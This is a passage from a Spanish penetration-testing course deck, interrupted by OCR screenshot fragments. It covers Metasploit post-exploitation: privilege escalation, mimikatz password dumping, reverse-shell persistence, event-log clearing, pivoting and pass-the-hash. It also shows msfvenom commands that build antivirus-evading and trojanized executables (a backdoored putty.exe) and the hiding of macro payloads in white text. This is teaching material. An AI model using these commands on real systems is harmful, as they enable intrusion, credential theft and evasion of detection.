[*] Exporting HKCR
[*] Downloading HKCR (C:\WINDOWS\TEMP\qrHJXrIb.reg)
[*] Cleaning HKCR
[*] Exporting HKU
[*] Downloading HKU (C:\WINDOWS\TEMP\TcwkPdVY.reg)
[*] Cleaning HKU
[*] Completed processing on 192.168.1.17:445...
meterpreter >
```




Computer



Nessus-5.2.1-
debian6_i386.deb



nessus_report_
home.nessus



Escalada de privilegios

- Para escalar privilegios el propio meterpreter tiene un módulo (`priv`) que utiliza 4 técnicas para lograrlo.
- Por defecto intenta los 4, aunque se puede especificar cual utilizar.
 - `getuid`
 - `getsystem`
 - Otra opción es usar un exploit de escalada de privilegios via meterpreter. Por ejemplo:
 - `run post/windows/escalate/ms10_073_kbdlayout`
- También usando una sesión y un exploit local.
 - `exploit -j` (lanza un exploit en background)
 - `use exploit/windows/local/ms13_081_track_popup_menu`
 - `set SESSION 1`
 - `exploit`

Applications Places



Wed Sep 25, 4:23 PM



root



Computer



Nessus-5.2.1-
debian6_i386.deb



nessus_report_
home.nessus

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#

root@kali: ~



Sniffers y keyloggers



Computer

root@kali: ~

File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > []



Volcados de contraseñas

- Metasploit facilita el volcado de usuarios y contraseñas, tanto del sistema operativo como de aplicaciones de terceros.
- En algunos casos son sus hashes, y será necesario romperlas posteriormente.
 - hashdump
 - run credcollect
- Para ejecutar la utilidad mimikatz (y volcar las contraseñas en texto claro).
 - load mimikatz
 - wdigest
- Hay más de 20 scripts distintos para varias aplicaciones. Ejemplo:
 - run post/windows/gather/credentials/vnc
- También se puede lanzar la herramienta John The Ripper sobre los datos recopilados:
 - use auxiliary/analyze/jtr_crack_fast
 - run
- Son almacenados en la bbdd de metasploit y se consulta con 'creds'

Applications Places



Wed Sep 25, 5:06 PM



root



Computer

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#



Current workspace: "Workspace 1"

root@kali: ~

Persistencia

- Existen varios métodos para asegurar la persistencia en el sistema:
 - Dejar un ejecutable en algún punto de “auto-ejecución” al arrancar el sistema.
 - Habilitar servicios de los que se conoce la contraseña: ssh, rdp, ...
 - Lanzar comandos con el cron/administrador de tareas.
- Es más eficaz utilizar shells reversas por si el sistema cambia de dirección IP.
 - En un reinicio no será permanente.
- En un tests de intrusión SIEMPRE hay que eliminar cualquier puerta trasera que se instale durante las pruebas. (obvio)

Persistencia

- Ejemplos en sistemas Windows con scripts de meterpreter
 - run post/windows/manage/persistence
 - run post/windows/manage/enable_rdp
 - run getgui -u user -p password
 - run post/windows/manage/add_user_domain
- Con módulos de meterpreter
 - load incognito
 - add_user
- Ejemplos en sistemas Linux
 - Upload de una Shell de php

Ejemplo de Persistencia en autorun

- Una vez se ha explotado una vulnerabilidad en background (parámetro -j):
 - use exploit/windows/local/persistence
 - set payload windows/meterpreter/reverse_tcp
 - set STARTUP SYSTEM
 - set SESSION 1
 - set LHOST 192.168.1.32
 - set LPORT 5554
 - run
 - back
 - use exploit/multi/handler
 - set LPORT 5554
 - run
- ... y a esperar ...

Applications Places



Wed Sep 25, 5:50 PM



root

Click to view your appointments and tasks



Computer

root@kali: ~



File Edit View Search Terminal Help

root@kali:~# msfconsole



root@kali: ~



Eliminación de registros y otras técnicas anti-forenses

- La eliminación de registros y aplicar técnicas anti forenses no suele ser necesario en un test de intrusión.
- Para eliminar registros del visor de eventos de Windows:
 - clearev
 - run event_manager
- La fecha de modificación, acceso y creación de los ficheros se puede alterar con el comando timestamp:
 - timestamp c:\\boot.ini -v
 - timestamp C:\\ -r



Recycle Bin



Adobe Reader
9



Icecast2 Win32



QuickTime
Player

Administrative Tools

File Edit View Favorites Tools Help

Back Search Folders X Go

Address Administrative Tools

Component Services
Shortcut 2 KB

Computer Management
Shortcut 2 KB

Data Sources (ODBC)
Shortcut 2 KB

desktop.ini
Configuration Settings 1 KB

Event Viewer
Shortcut 2 KB


Internet Information Services
Shortcut 2 KB

Local Security Policy
Shortcut 2 KB

Performance
Shortcut 2 KB

Server Extensions Administrator
Shortcut 2 KB

Services
Shortcut 2 KB




Administrative Tools



3:21 PM



Redirección de puerto

- El proceso permite mapear un puerto de un sistema remoto en el sistema comprometido.
- Es una forma de acceder a recursos filtrados
- El comando para añadir una redirección:
 - `portfwd add -l 80 -p 80 -r 10.1.0.86`
- Para eliminarla:
 - `portfwd delete -l 80 -p 80 -r 10.1.0.86`



Pivoting


- Técnica que consiste en crear las rutas necesarias para saltar de un sistema con varios interfaces a otra red.
- Los pasos a seguir son:
 - Se compromete un sistema.
 - Se añade la ruta para otras redes.
 - Se analizan y tratan de vulnerar otros sistemas, usando el primero de enlace.
 - ipconfig
 - run autoroute -s 10.1.0.0/24
 - run autoroute -p
 - ctrl+Z
 - use auxiliary/scanner/portscan/tcp
 - set RHOSTS...
 - set PORTS...



```
root@metasploitable:~# ifconfig
eth1      Link encap:Ethernet HWaddr 00:0c:29:39:96:90
          inet addr:10.1.0.86 Bcast:10.255.255.255 Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fe39:9690/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:2276 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:1574 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:147752 (144.2 KB) TX bytes:90599 (88.4 KB)
                  Interrupt:16 Base address:0x2080

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:324 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:324 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:116843 (114.1 KB) TX bytes:116843 (114.1 KB)

root@metasploitable:~#
root@metasploitable:~# _
```



Pass-the-hash

- Se obtienen los hash del sistema, que pueden ser utilizados para autenticarse automáticamente en otros sistemas con esas mismas credenciales
 - run post/windows/gather/hashdump
 - use exploit/windows/smb/psexec
 - set payload windows/meterpreter/reverse_tcp
 - set LHOST 192.168.57.133
 - set LPORT 443
 - set RHOST 192.168.57.131
 - set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
 - exploit

Applications Places



Wed Sep 25, 6:45 PM



root



Computer

root@kali: ~



File Edit View Search Terminal Help

root@kali:~#



root@kali: ~



Payloads en ejecutables

- El objetivo es crear un ejecutable que contenga un payload.
- El ejecutable luego se puede mandar por correo o dejar un repositorio, etc.
 - ▣ msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 X > /tmp/1.exe
- También se pueden codificar con distintos algoritmos para tratar de evadir un antivirus.
 - ▣ msfvenom --payload windows/meterpreter/reverse_tcp --format exe --encoder x86/shikata_ga_nai --iterations 10 LHOST=192.168.1.100 > meterpreter.exe

Puertas traseras en ejecutables

- Una alternativa es meter el payload dentro de un ejecutable ya existente.
 - wget <http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe>
 - cp putty.exe /opt/metasploit/apps/pro/msf3/data/templates
 - msfvenom -p windows/meterpreter/reverse_https -f exe -e x86/shikata_ga_nai -i 3 -k -x putty.exe LHOST=192.168.1.63 LPORT=443 >evilputty.exe
 - msfcli exploit/multi/handler LHOST=192.168.1.63 LPORT=443 PAYLOAD=windows/meterpreter/reverse_https E

Applications Places



Wed Sep 25, 7:17 PM



root



Computer

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#

I


root@kali: ~

[root@kali: ~]





Macros en documentos office

- El objetivo es añadir una Macro a un documento Office que ejecuta un payload.
- El fichero debe estar guardado como “Habilitado con macros” (docm).
- El usuario debe aceptar un cuadro advirtiendo del riesgo.




- Las Macros se añaden desde la pestaña “Desarrollo”
 - Archivo->Opciones->Personalizar cinta de opciones->Marcar Desarrollo
- El payload se carga como parte final del documento.
 - Consejo: Usar el color blanco para ocultar el texto.





Packed meterpreter

- El ratio de detección de meterpreter por los antivirus es alto
- Los encoders de Metasploit son detectados fácilmente.
 - ▣ La versión comercial dispone de otros encoders.
- Se puede empaquetar el payload con un packer o crear un packer a medida.
- Existen packers gratuitos como Veil-Evasion:
 - ▣ <http://www.veil-framework.com>



Resumen Herramientas

Herramienta	Sistema Operativo	URL
Metasploit	Independiente	http://www.metasploit.com

Lecturas

- Metasploit: The Penetration Tester's Guide - David Kennedy – ISBN: 159327288X
- The Shellcoder's Handbook: Discovering and Exploiting Security Holes - Jack Koriol - ISBN: 0764544683
- The Tao of Windows Buffer Overflows – DilDog (online)
- Hacking: The Art of Exploitation, 2nd Edition – Jon Erickson - ISBN: 1593271441

Fase 5 - Contraseñas


Password guessing / cracking

- Password guessing
 - Adivinar usuarios y contraseñas válidos
 - Genera demasiado tráfico y ruido
 - Puede bloquear cuentas
 - Siempre efectivo pero poco elegante
 - Username guessing / contraseña conocida
- Password cracking
 - Hace falta tener permisos de administrador/root
 - Obtener el resultado de una contraseña cifrada/hash
 - Se ejecuta en el equipo local
 - No bloquea cuentas
 - Es más rápido



Ataques por diccionario

- Uso de diccionarios con contraseñas comunes:
 - 123456
 - password
 - contraseña = usuario
 -
 - <ftp://ftp.openwall.com/pub/wordlists/>
- Uso de diccionarios creados a medida:
 - Navegación y creación de listas en base a la web
 - Palabras del mismo entorno, sector, etc
 - <http://www.digininja.org/projects/cewl.php>
 - Sitios hackeados anteriormente
- Uso de diccionarios de nombres de usuario (como facebook)



Diccionarios: Reglas

- Permutan palabras de un diccionario: Ej «ninja»
 - Ninja2010, ninja!, NiNjA, \$\$ninja\$\$, ninja8==D, ninjaaa!
- Herramientas: oclhashcat, hashcat y JtR
- Reglas creadas por Korelogic:
 - JtR: <http://contest.korelogic.com/rules.html>
 - Ocl/hashcat: <https://contest.korelogic.com/rules-hashcat.html>

john.conf:

```
[List.Rules:RootedRulesAppendrooted]
cAz" [rR] [oO] [oo] [tT] [eE] [dD] <<
[List.Rules:RootedRulesPrependrooted]
A0" [rR] [oO] [oo] [tT] [eE] [dD] "
```

Password Guessing

Uso de contraseñas

- Un usuario válido lo puede ser en muchos sistemas
- Una contraseña válida, lo puede ser para muchos usuarios
- Permutar las contraseñas
- Almacenar ambas listas durante toda la ejecución
